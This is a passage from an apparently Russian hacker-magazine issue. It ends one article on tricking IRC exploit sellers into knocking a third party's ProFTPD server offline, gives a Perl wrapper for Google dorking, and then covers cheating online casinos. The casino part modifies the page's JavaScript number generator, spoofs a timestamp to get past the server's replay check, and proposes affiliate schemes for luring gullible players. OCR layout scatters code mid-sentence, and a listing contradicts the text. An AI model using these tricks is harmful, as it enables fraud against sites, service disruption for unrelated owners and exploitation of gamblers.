На самом деле трейдинг — это отдельная тема для статьи. Она не раз уже освещалась, поэтому я предполагаю, что ты немного с этим знаком. На мои слезные поиски DoS'ера для ProFTPD откликнулись несколько жадных буржуев. Они предлагали один и тот же продукт, но взамен требовали солидных чаевых, которых у меня не было. Но, к счастью, у меня была одна хитрость. Чтобы убедиться, что DoS'ер действительно работает, я попросил убить якобы мой ProFTPD (надеюсь, ты уже понял, что за демон я попросил завалить :)). Пара отморозков сразу куда-то подевались, а один честный товарищ скопировал мне логи, доказывающие, что эксплоит работает. Но теперь уже куда-то подевался я :).

И снова Support

Оставалось написать слезное письмо и ждать, пока саппорт поднимет FTP и заменит чудо-сочинение. В моей голове витала мысль, что техподдержка просто оживит ProFTPD и на этом успокоится. Ан нет, к вечеру работа была заменена моим релизом. Теперь мне ничего не оставалось, как стукнуть другану в аську и гордо написать ключевое слово «done». А если бы ProFTPD просто подняли, я бы еще раз зашел на ирк и попросил уже другого барыгу показать сплоит в действии. И так до истечения терпения бедной техподдержки.

Но все хорошо, что хорошо кончается. Чувак успешно сдал реферат, поимев взамен законные 5 баллов, я получил обещанный ящик лимонада, а ты — прекрасную статью очередного взлома, которой бы не было без знаний Linux и приемов социальной инженерии.

GOOGLE И GOOGLINK

Как известно, Google — это очень мощное хакерское оружие. Мощность ему придает дикое количество поисковых параметров. g00glink же является изящной консольной утилиткой для поиска в Google. Основная ее задача — выдавать найденные ссылки в stdout (то есть вывод в консоль). Очень удобно использовать ее в комбинации с другими программами, что я и собирался сделать. Вот небольшой скриптик, который передает g00glink параметры запуска и записывает ответ в лог-файл.

```
#!/usr/bin/perl
open(L,">>log");
open(S,"sites");
@sites=<S>;
foreach $site @sites{
@exec=`./g00glink –q "inurl:$site"`;
print L @exec;
print L "--------------------------\n\n";
}
close(L);
close(S);
```

LEXX918



Игра по-черному

ВСЯ ПРАВДА О ВИРТУАЛЬНОМ КАЗИНО

ТЫ, НАВЕРНОЕ, ЗАМЕТИЛ, КАК ЗА ПОСЛЕДНИЕ ПАРУ ЛЕТ УВЕЛИЧИЛОСЬ КОЛИЧЕСТВО ИГРОВЫХ АВТОМАТОВ. Я ДАЖЕ В МАГАЗИН ЗА ХЛЕБУШКОМ СХОДИТЬ НЕ МОГУ, ЧТОБЫ НЕ ПРОЙТИ МИМО НЕСКОЛЬКИХ ТАКИХ АГРЕГАТОВ. И ПОТОМУ НЕУДИВИТЕЛЬНО, ЧТО ИГРОВАЯ ИМПЕРИЯ ДОБРАЛАСЬ И ДО НАШЕГО С ТОБОЙ ИНТЕРНЕТА. БИТЬ БИТОЙ ЖЕЛЕЗНЫЙ ЯЩИК НА УГЛУ СВОЕГО ДОМА НЕ ОЧЕНЬ-ТО СОЛИДНО, ЗАТО КУДА ИНТЕРЕСНЕЕ ДЕЛО ОБСТОИТ В СЕТИ, ГДЕ КАЖДЫЙ МАЛО-МАЛЬСКИ РАЗБИРАЮЩИЙСЯ ЮЗВЕРЬ ЗАПРОСТО МОЖЕТ НЕ ПРОСТО ПОДНЯТЬ СВОИ ШАНСЫ НА ВЫИГРЫШ, НО И ВООБЩЕ ВЫИГРАТЬ НЕ ИГРАЯ.

Мечта человека «чтоб все было, и за это ничего не было» давно уже приносит горе и разочарование одним и безумные доходы другим. Азартные игры и весь игорный бизнес — наркотик. Иногда он даже куда страшнее, чем сигарета или игла. Всегда можно найти оправдание, всегда можно уйти. Но искушение халявы не отпускает, и ты лишь глубже вязнешь в этом болоте.

Если мне не изменяет память, то пару лет назад (и наверняка сегодня) игорный бизнес во всем мире облагался налогом в 80%, и еще примерно столько же средств «по правилам игры» казино обязано отдать в качестве выигрыша самим игрокам.

Выходит, что чистая прибыль составляет не более 4% от всех денег проходящих через «кассу». А теперь вспомни любое казино: огромные здания и залы, неоновые вывески и шикарная внутренняя отделка, богатые клиенты, зеленое сукно квадратными километрами застилает игорные столы... Как видишь, даже тех 4% вполне хватает, чтобы жить не просто безбедно, а очень и очень богато.

Понятно, что с появлением всемирной паутины азартные игры появились и в виртуальном мире. Вот только деньги здесь вполне реальные. Не мне тебе рассказывать, что WebMoney, E-Gold и Яндекс-Деньги — это те же рубли, евро и доллары. «Так почему бы не попробовать ободрать тех, кому не по карману Лас-Вегас?» — подумали толстосумы и начали расширять сферу деятельности, создавая одно on-line казино за другим.

Я не заядлый игрок. Да и не игрок, пожалуй, вовсе. Поэтому в поисках подопытного казино воспользовался всеми любимыми ya.ru и r0.ru. На мой запрос типа «on-line казино wm» поисковики выдавали преимущественно сайты в доменах третьего уровня. Забегая вперед, скажу, что это не те казино, что нам с тобой нужны (о них я расскажу немного позже).

Продолжая поиск более-менее солидной конторы, я наткнулся на нормальные сайты, о которых и пойдет речь ниже.

Вероятность. Теория и практика

WMlotto.com и Ultrex.ru. Первые два интересных сайта, имеющие свои домены (а не банальные narod.ru или h1.ru). И тот, и другой привлек меня своей простотой и отсутствием излишних наворотов. Несколько стандартных игр, различающихся только названиями и обложками: «Три туза», «Пиковая дама», «Наперстки» и другие. Смысл всех этих игр в том, чтобы угадать, в каком из нескольких предложенных мест находится загаданный предмет (Туз, Дама или шарик). В случае проигрыша ты просто теряешь свою ставку. Выиграв, ты получаешь ее же, только умноженную на некоторое число. Как правило, это число равно общему числу вариантов выбора.

Теперь самое интересное! Предположим, что

в игре имеется 3 варианта хода. Значит, наши шансы всегда будут составлять 1/3. А это, в свою очередь, значит, что, делая ставку на один и тот же вариант, мы каждый третий ход будем выигрывать (если, конечно, на сайте действительно работает «настоящий» ГСЧ-генератор случайных чисел и вместе с ним «нормальная» теория вероятности). Оставшиеся два хода приводят к поражению. Одна победа «окупает» оставшиеся проигрыши на все 100%. В идеальном случае мы, сделав n-ое число ставок, выиграем (n/3)*3 сумму или, если сократить тройки, уйдем с тем, с чем пришли.

Глупость получается. А где же тогда доходы казино? Где сумасшедшие джекпоты? Обо всем по порядку...

Копаем глубже

Выше я сделал уточнение, что наши расчеты действуют только при ГСЧ, без вмешательства сторонних условий, скриптов и других факторов. Возникает вопрос: а действительно ли на сайте действует абсолютная случайность в выпадении цифр, карт и шариков под наперстками. Обо всем этом на 100% можно узнать, лишь покопавшись в исходных текстах самих игр сайта, доступа к которым нам с тобой, естественно, никто не даст! И хотя взлом и добыча сырцов — это отдельная тема для статьи, я все же расскажу тебе о ГСЧ на примере одной игры. Она с рождения немного дырявая, так что мы сможем изучить ее, а также внести изменения в код, повысив тем самым свой шанс на выигрыш.

Игра «Больше — Меньше». Правила таковы: нам дается число (я так и вижу его перед глазами!) и еще одно число компьютер (на сервере, естественно) загадал для себя. Задача: отгадать, каким окажется загаданное число — больше нашего или меньше. Как я и писал выше, у нас два варианта хода и потому, в случае победы, ставка увеличивается вдвое. Но в отличие от тех же карт или наперстков в этой игре появляется неоднозначность — все ситуации уникальны и, хотя вариантов два, вероятность тут уже совершенно иная (так как число, данное нам, меняется от хода к ходу). Так ли это? Лезем в исходники.

WMlotto.com оказался временно нерабочим, и я изучал эту игру на Ultrex.ru. Открыв исходный текст страницы (aka HTML-код), я наткнулся на интересную функцию.

Она генерирует то самое число (num), которое ты видишь на своем экране. И это то самое число, от которого зависит исход игры в принципе. Согласно правилам, комп на серваке загадывает число от 1 до 100, а нам предлагает сыграть с числом от 5 до 95 (первая и вторая строки функции). Сохранив страницу на винт, я внес небольшие изменения в работу программы. Во-первых, все относительные пути submit'а форм я поменял на абсолютные. А во-вторых, добавил еще одну строку «num = 5» в хвост функции:

Теперь, если открыть страницу не на сайте, а с винта, то можно вечно играть с цифрой 5. Остается лишь ставить на «Больше» и выигрывать в 95% всех игр. Проверяем!

Я закинул свои последние кровно заработанные 2 рубля и 20 копеек на аккаунт в казино, запустил скрипт и стал тупо играть на «Больше».

За всю игры выпало «+» 42 штуки (56%), «-» — 33 штуки (44%). Казалось бы, все отлично! Я даже остался в выигрыше, ведь побед было гораздо больше, чем поражений. Чуть позже ты поймешь, что это не так, да и все дело тут в размере ставки. Будь они все одинаковые, наши шансы сравнялись бы 50/50 или даже ухудшились.

После анализа оказалось, что все мои проигрыши были «сбиты» числом «3». То есть я, играя строго на число «5» в сторону повышения, половину игр проиграл, и виной тому — «случайно» загаданное число «3». Тебе не кажется странным, что компьютер, имея в своем распоряжении целых 4 цифры (1, 2, 3 и 4), «сбивал» мою ставку именно тройкой? Я сделал несколько ходов в сторону «Меньше», играя на числе 95. Тут все по-честному: меня обыграли 6 чисел, и они не были одинаковыми.

Во время игры я тщетно надеялся, что меня как-то попалят на попытке обмана. Например, можно было отслеживать поле REFERER в принимаемом HTTP-запросе. Но нет — все было путем! В поисках возможных скрытых полей защиты от обмана я наткнулся в скрипте на такую строку:

```
var uniq = "1149964285"
```

Число uniq передавалось серверу и проверялось там. Думаю, не надо тебе объяснять, что это за 10 циферок?

Конечно, это те самые секунды, прошедшие со дня рождения Unix в 1970-х годах. В моем любимом PHP это число возвращает всем известная функция time(). Но в этот раз я имел дело с JavaScript, поэтому пришлось срочно заменить эту строку на две вот такие:

```
dateVar = new Date();
uniq = dateVar.getTime().toString().substring(0,10);
```

Первая строка создает объект для работы с датой и временем; вторая — возвращает текущее число секунд, преобразовывает их в строку, вырезает первые 10 символов (в JS'е функция getTime() возвращает 13 цифр — видимо, это число миллисекунд).

В месте «ошибочного хода» мне вывалилось сообщение о том, что моя игра якобы уже игралась. Именно тогда я и полез искать (и нашел) эту самую переменную uniq. Очевидно, на 26 ходу сработал таймаут, и сервер стал палить меня по устаревшей сессии 4-минутной давности. Примерно столько TCP-пакет может блуждать в сети до адресата (пока не умрет по таймауту в поле TTL), и, как мне кажется, лишь поэтому первые 26 ходов не вызывали ошибки. Следующие 6 ходов я сыграл, переписав поле uniq вручную, и только на 33 ходу внес автоматическую генерацию времени. Еще 11 ходов после этого я с увлечением играл в эту «честную игру». Мой баланс увеличился вдвое, везение кончилось, и я медленно, но верно слил все деньги. Что, собственно, и требовалось доказать!

Забрось свою сеть

Думаешь, я сильно расстроился и моему возмущению не было предела? Ошибаешься! Ничего неожиданного я пока не встретил. Наоборот, появилось желание сыграть не в муху, а в паука, и наплести своих сетей. Самый верный способ — спросить у видавшего виды. К счастью, на сайте нашлись реквизиты Администратора (A) и Владельца (B) ресурса. «А к кому, как не к ним, можно еще лезть со своими глупыми вопросами?» — подумал я. Ниже я привожу это чисто импровизированное интервью с двумя «воротилами игорного бизнеса»:

Я: Хай! Я так понимаю, ultrex.ru — это ваша работа? Меня, в частности, интересует игра «Больше — Меньше».

Админ: Это одна из моих работ. Что именно Вас интересует?

Я: Теория вероятности, генератор случайных чисел, честность игры и прочее. Я готовлю статью в журнал и уже около двух часов играю в вышеупомянутую игру. Вся статистика записана и будет выложена на обозрение народа в одном из летних номеров. Не буду вам (если вы автор скрипта) рассказывать о его «случайностях, вероятностях» и прочих «честнос-

```
function gen(){
    var min_random = 5;
    var max_random = 95;
    max_random++;
    var range = max_random - min_random;
    num = Math.floor(Math.random()*range) + min_random;
    num = 95;
}
```

> Так играть гораздо приятнее

```
function gen(){
    var min_random = 5;
    var max_random = 95;
    max_random++;
    var range = max_random - min_random;
    num = Math.floor(Math.random()*range) + min_random;
}
```

> Ядро всей игры!

тях», так как вы и сами в курсе.

А: Я не автор скрипта. Одна из моих работ — в том смысле, что работаю я не только в этом казино.

Я: Тогда сразу возникает второй вопрос: в каких еще казино Вы работаете?

А: masterspin.ru

Я: И там вы практикуете те же скрипты и системы ГСЧ?

А: Нет. Вы не путайте. Ultrex — чисто российский проект. Мастерспин — самостоятельное казино с русской версией (оригинал — masterspin.com), со своим ПО, ГСЧ и КЧ (Контроль Честности). Я же ничего не практикую — всего лишь работник, а не программист. Скрипты Ultrex'а писались в России, Мастерспина — командой разработчиков из Израиля.

Я: Можно поподробнее о разработчиках? Кто, откуда, сколько стоит и прочее.

А: С этими вопросами Вам надо обратиться к владельцу ultrex.ru и в главный офис masterspin.com. Я, честно признаться, не могу Вам помочь в этом вопросе. Покупал и устанавливал скрипты на Ultrex сам владелец проекта. Он же и разработал свои авторские скрипты — это не покупные «Масветы» и прочая лабудень, а полностью самостоятельный проект.

К этому времени Владелец сайта уже сам вышел на связь. А так как все стрелки админ умело перевел на него, именно с ним я и продолжил беседу.

Я: Я так понимаю, Вы уже в курсе нашего разговора с вашим админом?

Владелец: Да, он скинул хистори.

Я: И что вы думаете по этому поводу?

В: ГСЧ в игре «Угадай число» («Больше — Меньше») работает только тогда, когда в банке игр (80% от суммы ставок) есть достаточная сумма для выплаты выигрыша, в противном случае ГСЧ отключается. В принципе, обычная схема лотерей.

Я: Что вы сами думаете об этом, как владелец ресурса? Как же быть с «удачей», «везением»? Игроку доступна информация об этом самом банке и его размере, о том, включен ли ГСЧ или нет?

В: Я думаю, что это вполне нормально для лотерей. Удача и везение как раз и приходит к игроку, если он в нужный момент будет играть. Кто-то проигрывает, кто-то выигрывает — иначе просто нельзя. Это закрытая информация. Если бы она была доступна игрокам, то это была бы уже благотворительная акция по раздаче денег, а так пусть сами думают, когда им лучше играть. По статистике, за сутки из 100 игроков 20-30 выигрывают, так как заходят в нужное время.

Я: Да, но тогда где гарантия, что «нужные игроки» — не ваши друзья, родственники или Вы сами? Насколько я знаю, в настоящих казино с деревянной рулеткой или в «Спорт Лото», если денег у организатора стало мало, то никто не подкладывает молча магнит под стол и не делает «нужные» шарики тяжелее. У вас же получается, что везение в игре зависит вовсе не от игры, а от размера вашего кошелька.

В: Нам нет смысла разглашать информацию о банке игр знакомым или друзьям, даже если они этого и очень желают. Если бы мы разглашали подобную информацию, то они забирали весь банк себе, а новые игроки постоянно проигрывали бы и больше к нам не возвращались, а этого мы себе позволить не можем, иначе бы не просуществовали почти 3 года. Я знаю, как делают в реальной рулетке, но об этом не хочу говорить. Что же касается лотерей, то они как раз и рассчитывают на выплату выигрыша из определенного банка, процента от суммы купленных билетов, иначе бы просто не было смысла проводить подобные лотереи.

Я: Что вы, как владелец достаточно крупного игрового портала, хотите сказать или пожелать будущим читателям (а их будет много, поверьте)?

В: Никогда не пытаться играть вновь, если уже проиграли достаточно. А если выиграли, то нужно сразу уходить и попробовать сыграть в другой день. Это из личного опыта.

Я думаю, что после прочтения этих строк немногие любители поиграть ломанутся в online-казино, так как КЧ на большинстве сайтов оставляет желать лучшего. Почему на большинстве, а не на всех? Ты обратил внимание на упомянутый мною в интервью сайт Igrun.com? Признаюсь честно: впервые я занимался подобными исследованиями около 2-х лет назад.


С тех пор мало что изменилось, но КЧ на Игруне — для меня новшество. Качественное улучшение — вот что пойдет на пользу его создателям. Идея состоит в том, что загаданное компьютером число известно игроку в самом начале игры! Но в виде md5-хэша. После очередного хода вам возвращается строка с загаданным числом в виде цифр и нескольких случайных символов (для защиты от брутфорса). Таким образом, вы можете на все 100% быть уверены в честности игры. К сожалению, мне просто не хватит места рассказать об этом подробнее (а кое-какие соображения уже имеются). Но, если найдутся заинтересованные люди и дело получит ход, ты однажды прочтешь на страницах любимого журнала о «честном md5» и других вкусностях!

Я не ответил на твой вопрос о «своей паутине». Как же простому смертному создать свое казино и поднять денег на игре, не играя вовсе? Помнишь те сайты, что висят на доменах 3-го уровня в Narod'е и на Agava? Это и есть те многочисленные реферальные кормушки, из которых можем поживиться и мы с тобой. Многие казино предлагают партнерскую программу. Обычно она бывает двух видов.

Первая — приведи лоха. Ваша задача — нагнать на сайт казино партнера побольше трафика ламаков с деньгами. Слоганы типа «Самое-самое-самое казино» уже давно не срабатывают, и особо пытливые умы придумали такой ход. Вернись опять к функции gen(), что я привел выше. Она срабатывает каждый раз при загрузке. Идея зазыва заключается в том, чтобы научить доверчивого дурачка долбить на клаве F5 в надежде однажды сгенерировать для себя маленькое или большое число. Играть на числах, приближенных к границам, — легко. Но мы с тобой поступили еще хитрее и совершенно избавились от ненужных вычислений. А на этом тоже можно сыграть и привести немало лохов.

Вторая — сам себе казино. Все, что нужно сделать в этом случае, — это скопировать с сайта партнера форму игры, вставить в пустые скрытые поля HIDDEN свои реквизиты и повесить форму на своем сайте. Все! Теперь любой, кто играет и проигрывает в твоем казино, моментально делит свой проигрыш на две части — тебе и твоему хозяину-партнеру.

